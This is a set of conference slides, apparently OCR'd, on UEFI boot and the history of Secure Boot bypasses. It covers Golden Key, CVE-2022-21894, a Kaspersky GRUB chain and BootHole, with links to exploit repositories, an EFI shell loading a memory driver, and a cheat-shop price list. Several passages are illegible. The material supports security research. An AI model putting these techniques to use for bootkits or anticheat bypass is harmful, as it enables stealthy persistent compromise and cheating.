
- Example use of handlers
  - TPM measurements
  - Signature Checking
- NOTE
  - TPM measurements are done during PEI phase as well.

Background



https://web.archive.org/web/20220722234032/https://edk2-docs.gitbook.io/edk-ii-build-specification/2_design_discussion/23_boot_sequence

Background


Pre-UEFI Initialisation
DXE Core
Runtime Services
Boot Services
DXE Dispatcher
DXE Drivers
Boot Manager
UEFI Drivers
UEFI Applications
OS Loader

Background

- History of Secure Boot Bypasses
  - Golden Key

a Writeup release by rol

RING OF LIGHTNING

First up, "Secure Boot policies". What are they exactly?

[illegible]

Enter the Secure Boot policy.

[illegible]

What can policies do, you ask?


[illegible]

But, they must be signed by a cert in db. That is to say, Microsoft.

[illegible]

Longhorn
@never_released

slipstream/RoL
@TheWack0lian




```
                         Secure Boot Debug Policy Applicator

IMPORTANT: This Tool installs the Secure Boot Debug Policy that will allow you
to run unsigned test applications for the purpose of development, debugging and
refurbishment of a Windows RT device. By installing the Policy, you agree to
abide by the Use Terms that have been separately provided to you. Those Use
Terms include, without limitation, your obligation to allow Tool and Policy
access only to authorized users, and to protect the confidentiality of the Tool
and the Policy at all times. Using the Tool puts your device into an unsupported
configuration which may void your warranty.

If you do not agree to the Use Terms, press Esc or select Decline. Either will
result in the Policy not being installed. If you agree to the Use Terms and wish
to install the Policy, press F3 or select Accept and Install to install the
Policy on this device. Use either the Volume Up/Down or Cursor/Arrow keys to
highlight your selection, and then use either the Windows button or Enter key to
confirm.

Decline
Accept and Install

Description: You accept the terms and conditions and the Debug Policy will
             be installed.

 F3=Install Debug Policy                                              ESC=Cancel
```

Syd Bizkut
@syd_bizkut

D3FCON

Background

- History of Secure Boot Bypasses
  - baton drop (CVE-2022-21894)
    - Secure Boot Security Feature Bypass Vulnerability



An Evil Maid's Dream


Windows Boot Security was Broken Anyway

slipstream/RoL
@TheWack0lian

https://web.archive.org/web/20220730055858/https://threedots.ovh/slides/evil_maid_dream.odp
https://github.com/Wack0/CVE-2022-21894

Background

- History of Secure Boot Bypasses
  - Kaspersky GRUB Bypass




```
     ________        ________           ________
    /|       |      /|       |         /|       |
   /_|       |     /_|       |    →   /_|       |
   |         |     |         |    →   |         |
   |   EFI   |     |   EFI   |    →   |   EFI   |
   |_________|     |_________|        |_________|

  BOOTX64.efi      grubx64.efi      grubx64_real.efi

  (Kaspersky   (FileAuthentication      (GRUB2)
    Loader)        override)

      ↓↓↓              ↑
                       ↑
     ________          ↑
    /|       |         |
   /_|       |         |
   |         |  _______|
   |   EFI   |
   |_________|

  fde_ld.efi + custom chain.mod

  (Kaspersky GRUB2)
```

ValdikSS
@ValdikSS

Background

- History of Secure Boot Bypasses
  - BootHole
    - Round 1
    - Round 2




Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information
2015	1	1			1					1	1
2020	8		3	6						4	
2021	8		4	1	1					2	
2022	1										
Total	18	1	7	7	2					7	1
% Of All		5.6	38.9	38.9	11.1	0.0	0.0	0.0	0.0	38.9	5.6

Background

- History of Secure Boot Bypasses
  - Vulnerabilities
    - SMM (recent Binarly & Sentinel One)
    - ESET Lenovo vulnerabilities
  - Debug features in Production
    - BSSA

Assaf Carlsbad
@assaf_carlsbad

Adam 'pi3' Zabrocki
@Adam_pi3



Alex Matrosov
@matrosov

Alex Tereshkin
@AlexTereshkin

Background

- Why bypass Secure Boot at all?
  - Classic… Bootkits and Rootkits

Stealth

Persistence

MITRE | ATT&CK®


Home > Techniques > Enterprise >Pre-OS Boot

Background

- Why bypass Secure Boot at all?
  - Gaming

RIOT GAMES

VALORANT




VAN9001

This build of Vanguard requires TPM version 2.0 and secure boot to be enabled in order to play.

Background

- Why bypass Secure Boot at all?
  - Gaming how example
    - Exec code pre-OS and DSE | Patch | Etc.
    - Communicate with backdoor from OS

Mattiwatti
@Mattiwatti1




```
Shell> FS0:
FS0:\> ls
Directory of: FS0:\
09/11/2021  23:43              26,266,556  memory.efi
09/11/2021  23:46 <DIR>             4,096  EFI
          1 File(s)  26,266,556 bytes
          1 Dir(s)
FS0:\> load memory.efi
efi-memory (build on: Jul  9 2020 in: 17:43:44)
https://github.com/SamuelTulach/efi-memory
Image 'FS0:\memory.efi' loaded at C2B82000 - Success
FS0:\> _
```

Samuel Tulach
@ootiosum

https://github.com/Mattiwatti/EfiGuard
https://github.com/SamuelTulach

Background


- Why bypass Secure Boot at all?
  - w3cheats
    - APEX
    - CSGO



```
Boot Option Priorities
Boot Option #1                Windows Boot Manager (P1: WDC WDS240G2G0A-00JH
Boot Option #2                UEFI: USB, Partition 1
Boot Option #3                P1: WDC WDS240G2G0A-00JH30
Boot Option #4                USB

Bootup NumLock State          On
Security Option               System
Full Screen LOGO Show         Enabled

Fast Boot                     Disabled

CSM Support                   Enabled
LAN PXE Boot Option ROM       Disabled
Storage Boot Option Control   UEFI Only
Other PCI Device ROM Priority UEFI Only

Administrator Password
User Password

Preferred Operating Mode      Auto
```

Background

- Why bypass Secure Boot at all?
  - FACEIT-cheats
    - CSGO



Premium cheat +Spoofer

The set includes:
✓ Premium cheat FaceIT for 2 months (WallHack)
✓ Spoofer for FaceIT for 2 months
✓ Instructions and tips for playing on FaceIT
✓ Technical support for any questions

30€
for 2 months
Buy now

Premium cheat

✓ External cheat
✓ Only Wallhack (Boxes, HP)
✗ No settings
✓ Bypass all leagues, including FaceIT AC Client, Gamersclub
✓ Maximum protection
✓ Launch in 1 click at least during the game
✓ No slot limit ⓘ

25€
for 1 month
Buy now

URAN - the best cheat

✓ Internal cheat
✓ Aim, Wh, Trigger, RCS, Skin changer, Bhop, Radar
✓ Flexible settings
✓ Bypass all leagues, including FaceIT AC Client, Gamersclub
✓ Maximum protection
✓ Launch in 1 click at least during the game
✓ 100 slots ⓘ
✓ Spoofer included

40€
for 1 month
Buy now

Spoofer

A program that changes your PC ID to bypass repeated bans on FaceIT (ban evasion)
✓ Tested
✓ Bypasses the ban on hardware on FaceIT
✓ Launch in 2 clicks
✓ No need to reinstall OS

15€
for 3 months
Buy now

Background

